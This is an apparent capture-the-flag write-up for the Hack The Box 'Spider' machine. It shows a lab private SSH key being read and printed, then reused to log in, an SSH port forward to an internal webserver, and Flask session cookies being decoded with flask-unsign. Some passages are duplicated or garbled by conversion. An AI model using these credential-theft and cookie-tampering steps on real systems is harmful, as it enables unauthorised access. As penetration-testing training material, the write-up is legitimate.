
Having the shell as a regular user `chiv` we can find the `user.txt` on the `home` directory but we can also find a `.ssh directory`



```
chiv@spider:/var/www/webapp$ cd ~
chiv@spider:~$ ls -la
total 40
drwxr-xr-x 6 chiv chiv 4096 May 18 00:23 .
drwxr-xr-x 3 root root 4096 May  6 11:42 ..
lrwxrwxrwx 1 root root    9 Apr 24  2020 .bash_history -> /dev/null
-rw-r--r-- 1 chiv chiv  220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 chiv chiv 3771 Apr  4  2018 .bashrc
drwx------ 2 chiv chiv 4096 May 18 00:23 .cache
drwx------ 3 chiv chiv 4096 May 18 00:23 .gnupg
drwxrwxr-x 3 chiv chiv 4096 May 18 00:23 .local
-rw-r--r-- 1 chiv chiv  807 Apr  4  2018 .profile
drwx------ 2 chiv chiv 4096 May  6 11:42 .ssh
-r-------- 1 chiv chiv   33 Oct 27 21:31 user.txt
chiv@spider:~$ cat user.txt
[redacted]
chiv@spider:~$ 
```

]

.ssh directory we can use the id_rsa to gain a rsa key which we can use it in gaining a fully interactive ssh shell



```
chiv@spider:~$ cd .ssh
chiv@spider:~/.ssh$ ls -la
total 16
drwx------ 2 chiv chiv 4096 May  6 11:42 .
drwxr-xr-x 6 chiv chiv 4096 May 18 00:23 ..
-rw-r--r-- 1 chiv chiv  393 May  4 15:42 authorized_keys
-rw------- 1 chiv chiv 1679 Apr 24  2020 id_rsa
chiv@spider:~/.ssh$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAmGvQ3kClVX7pOTDIdNTsQ5EzQl+ZLbpRwDgicM4RuWDvDqjV
gjWRBF5B75h/aXjIwUnMXA7XimrfoudDzjynegpGDZL2LHLsVnTkYwDq+o/MnkpS
U7tVc2i/LtGvrobrzNRFX8taAOQ561iH9xnR2pPGwHSF1/rHQqaikl9t85ESdrp9
MI+JsgXF4qwdo/zrgxGdcOa7zq6zlnwYlY2zPZZjHYxrrwbJiD7H2pQNiegBQgu7
BLRlsGclItrZB+p4w6pi0ak8NcoKVdeOLpQq0i58vXUCGqtp9iRA0UGv3xmHakM2
VTZrVb7Q0g5DGbEXcIW9oowFXD2ufo2WPXym0QIDAQABAoIBAH4cNqStOB6U8sKu
6ixAP3toF9FC56o+DoXL7DMJTQDkgubOKlmhmGrU0hk7Q7Awj2nddYh1f0C3THGs
hx2MccU32t5ASg5cx86AyLZhfAn0EIinVZaR2RG0CPrj40ezukWvG/c2eTFjo8hl
Z5m7czY2LqvtvRAGHfe3h6sz6fUrPAkwLTl6FCnXL1kCEUIpKaq5wKS1xDHma3Pc
XVQU8a7FwiqCiRRI+GqJMY0+uq8/iao20jF+aChGu2cAP78KAyQU4NIsKNnewIrq
54dWOw8lwOXp2ndmo3FdOfjm1SMNYtB5yvPR9enbu3wkX94fC/NS9OqLLMzZfYFy
f0EMoUECgYEAxuNi/9sNNJ6UaTlZTsn6Z8X/i4AKVFgUGw4sYzswWPC4oJTDDB62
nKr2o33or9dTVdWki1jI41hJCczx2gRqCGtu0yO3JaCNY5bCA338YymdVkphR9TL
j0UOJ1vHU06RFuD28orK+w0b+gVanQIiz/o57xZ1sVNaNOyJUlsenh8CgYEAxDCO
JjFKq+0+Byaimo8aGjFiPQFMT2fmOO1+/WokN+mmKLyVdh4W22rVV4v0hn937EPW
K1Oc0/hDtSSHSwI/PSN4C2DVyOahrDcPkArfOmBF1ozcR9OBAJME0rnWJm6uB7Lv
hm1Ll0gGJZ/oeBPIssqG1srvUNL/+sPfP3x8PQ8CgYEAqsuqwL2EYaOtH4+4OgkJ
mQRXp5yVQklBOtq5E55IrphKdNxLg6T8fR30IAKISDlJv3RwkZn1Kgcu8dOl/eu8
gu5/haIuLYnq4ZMdmZIfo6ihDPFjCSScirRqqzINwmS+BD+80hyOo3lmhRcD8cFb
0+62wbMv7s/9r2VRp//IE1ECgYAHf7efPBkXkzzgtxhWAgxEXgjcPhV1n4oMOP+2
nfz+ah7gxbyMxD+paV74NrBFB9BEpp8kDtEaxQ2Jefj15AMYyidHgA8L28zoMT6W
CeRYbd+dgMrWr/3pULVJfLLzyx05zBwdrkXKZYVeoMsY8+Ci/NzEjwMwuq/wHNaG
rbJt/wKBgQCTNzPkU50s1Ad0J3kmCtYo/iZN62poifJI5hpuWgLpWSEsD05L09yO
TTppoBhfUJqKnpa6eCPd+4iltr2JT4rwY4EKG0fjWWrMzWaK7GnW45WFtCBCJIf6
```

```
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAmGvQ3kClVX7pOTDIdNTsQ5EzQl+ZLbpRwDgicM4RuWDvDqjV
gjWRBF5B75h/aXjIwUnMXA7XimrfoudDzjynegpGDZL2LHLsVnTkYwDq+o/MnkpS
U7tVc2i/LtGvrobrzNRFX8taAOQ561iH9xnR2pPGwHSF1/rHQqaikl9t85ESdrp9
MI+JsgXF4qwdo/zrgxGdcOa7zq6zlnwYlY2zPZZjHYxrrwbJiD7H2pQNiegBQgu7
BLRlsGclItrZB+p4w6pi0ak8NcoKVdeOLpQq0i58vXUCGqtp9iRA0UGv3xmHakM2
VTZrVb7Q0g5DGbEXcIW9oowFXD2ufo2WPXym0QIDAQABAoIBAH4cNqStOB6U8sKu
6ixAP3toF9FC56o+DoXL7DMJTQDkgubOKlmhmGrU0hk7Q7Awj2nddYh1f0C3THGs
hx2MccU32t5ASg5cx86AyLZhfAn0EIinVZaR2RG0CPrj40ezukWvG/c2eTFjo8hl
Z5m7czY2LqvtvRAGHfe3h6sz6fUrPAkwLTl6FCnXL1kCEUIpKaq5wKS1xDHma3Pc
XVQU8a7FwiqCiRRI+GqJMY0+uq8/iao20jF+aChGu2cAP78KAyQU4NIsKNnewIrq
54dWOw8lwOXp2ndmo3FdOfjm1SMNYtB5yvPR9enbu3wkX94fC/NS9OqLLMzZfYFy
f0EMoUECgYEAxuNi/9sNNJ6UaTlZTsn6Z8X/i4AKVFgUGw4sYzswWPC4oJTDDB62
nKr2o33or9dTVdWki1jI41hJCczx2gRqCGtu0yO3JaCNY5bCA338YymdVkphR9TL
j0UOJ1vHU06RFuD28orK+w0b+gVanQIiz/o57xZ1sVNaNOyJUlsenh8CgYEAxDCO
JjFKq+0+Byaimo8aGjFiPQFMT2fmOO1+/WokN+mmKLyVdh4W22rVV4v0hn937EPW
K1Oc0/hDtSSHSwI/PSN4C2DVyOahrDcPkArfOmBF1ozcR9OBAJME0rnWJm6uB7Lv
hm1Ll0gGJZ/oeBPIssqG1srvUNL/+sPfP3x8PQ8CgYEAqsuqwL2EYaOtH4+4OgkJ
mQRXp5yVQklBOtq5E55IrphKdNxLg6T8fR30IAKISDlJv3RwkZn1Kgcu8dOl/eu8
gu5/haIuLYnq4ZMdmZIfo6ihDPFjCSScirRqqzINwmS+BD+80hyOo3lmhRcD8cFb
```

```
0+62wbMv7s/9r2VRp//IE1ECgYAHf7efPBkXkzzgtxhWAgxEXgjcPhV1n4oMOP+2
nfz+ah7gxbyMxD+paV74NrBFB9BEpp8kDtEaxQ2Jefj15AMYyidHgA8L28zoMT6W
CeRYbd+dgMrWr/3pULVJfLLzyx05zBwdrkXKZYVeoMsY8+Ci/NzEjwMwuq/wHNaG
rbJt/wKBgQCTNzPkU50s1Ad0J3kmCtYo/iZN62poifJI5hpuWgLpWSEsD05L09yO
TTppoBhfUJqKnpa6eCPd+4iltr2JT4rwY4EKG0fjWWrMzWaK7GnW45WFtCBCJIf6
IleM+8qziZ8YcxqeKNdpcTZkl2VleDsZpkFGib0NhKaDN9ugOgpRXw==
-----END RSA PRIVATE KEY-----
```

we copy the key then we have to execute `chmod` on the key to make it detected:


code-chmod on key

```
chmod 600 chiv.key
```

Then we use the `chiv key` to have an interactive shell after ssh alongside chiv

code-ssh@chiv

```
ssh -i chiv.key chiv@spider.htb
```



```
┌──(root💀kali)-[/home/leshack98/project/HTB/spider]
└─# ssh -i chiv.key chiv@spider.htb
Last login: Fri May 21 15:02:03 2021 from 10.10.14.7
chiv@spider:~$ 
```


Privilege Escalation

The output of the `ps aux` command shows a `uwsgi p`rocess running as `root`:
![[]]

Looking at `listening ports`, we discover a local webserver on `port 8080`:

code- listenig port

```
ss -lntp
```



```
┌──(root💀kali)-[/home/leshack98/project/HTB/spider]
└─# ssh -i chiv.key chiv@spider.htb
Last login: Wed Oct 27 22:42:54 2021 from 10.10.14.78
chiv@spider:~$ ss -lntp
State          Recv-Q          Send-Q                    Local Address:Port                   Peer Address:Port
LISTEN         0               128                       127.0.0.53%lo:53                          0.0.0.0:*
LISTEN         0               128                             0.0.0.0:22                          0.0.0.0:*
LISTEN         0               80                            127.0.0.1:3306                        0.0.0.0:*
LISTEN         0               128                             0.0.0.0:80                          0.0.0.0:*
LISTEN         0               100                           127.0.0.1:8080                        0.0.0.0:*
LISTEN         0               128                                [::]:22                             [::]:*
chiv@spider:~$
chiv@spider:~$
ssh> -L 8000:127.0.0.1:8080
Forwarding port.
```

Then we forward our `local port 800` to `port 8080` on the remote target using `ssh` by typing this which will give you the ssh inside `chiv`


code- get ssh to forward the webserver

```
~C
```


code-forwarding port

```
-L 8000:127.0.0.1:8080
```

We can now access the `web server` by browsing to http://localhost/8000. A login form is shown:



Any `username` works here, as `no password` is required. We are redirected to a `shopping cart` page:



WELCOME, LESLEY

CHECKOUT NOW-*modernized* SHOPPING CART

My Cart


Continue Shopping ❯

#QUE-007544-002
ASTHETIC BED
x $5.00 IN STOCK
$300.00

#QUE-007544-003
LAMP SHADE

This seems to be an early beta or a js template since the `continue Shopping` and `checkout functionalities` are not implemented. Clicking the `Logout` button takes us back to the `login` form. After viewing the page source and inspecting the form contains a `hidden input` called `version`, which defaults to the `value 1.0.0`.

```
<input type="hidden" id="version" name="version" value="1.0.0">
```



```
POST /login HTTP/1.1
Host: 127.0.0.1:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 29
Origin: http://127.0.0.1:8000
Connection: close
Referer: http://127.0.0.1:8000/login
Upgrade-Insecure-Requests: 1

username=lesley&version=1.0.0
```


We perform a new `login` and retrieve our `session cookie` so that we can use `flask_unsign` to decode the cookie

code-flask --decode cookie

```
flask-unsign --decode --
cookie'.eJxFjUFvgyAYhv_KwnkHtPEwj51gQwMGkQ_lpqMJVrCmNWm7pv99W7Jl5_d5nveBwi0GlD_Qy4By
LXv_y5HrX0U811meZLhsXxVq1dqoL-Yaer2g5jfN6QTl-
fgGY41gu.YXnpXA.cKSG93T7Qs89GMbkBx5DLKeEgn4'
```

The session object contains a `base64-encoded lxml field`:

```
{'lxml':
b'PCEtLSBBUEkgVmVyc2lvbiAxLjAuMCAtLT4KPHJvb3Q+CiAgICA8ZGF0YT4KICAgICAgICA8dXNlcm5hbW
 'points': 0}
```



```
┌──(leshack98㉿kali)-[~]
└─$ sudo su
[sudo] password for leshack98:
┌──(root💀kali)-[/home/leshack98]
└─# flask-unsign --decode --cookie '.eJxtjr1uwyAYRV-lYu6A03Sx1MXCPyUNFp8NBDa7RMIxUCv14DrKuzceunW8Ovfo3hvyS_AovaGnHqVI5Kyw-dLykUpQc5QhUWd1_OkrM3Si2LfllFmREH6CoyTwIXJ3sOF9F
c1MHjw2gmV1MVVwyczGt2ywJ1xZynG-N4Wr-5LNTLlBJuKqR6vOgVbyIjlfx0Wv9LFHZ4jQ_edr6Wrj_UlEcHLl11bAiw2FboMxMqFYy098wGz667eENl0JFWz_ot3pHX61AXJG8Bu6P6Ppa4jzN0rx_Rc-8Vag.YXndng.bwm
s3SPaGiBzr0bIuFp7QmsKHwM'
{'lxml': b'PCEtLSBBUEkgVmVyc2lvbiAxLjAuMCAtLT4KPHJvb3Q+CiAgICA8ZGF0YT4KICAgICAgICA8dXNlcm5hbWU+bGVzbGV5PC91c2VybmFtZT4KICAgICAgICA8aXNfYWRtaW4+MDwvaXNfYWRtaW4+CiAgICA8L2R
hdGE+Cjwvcm9vdD4=', 'points': 0}

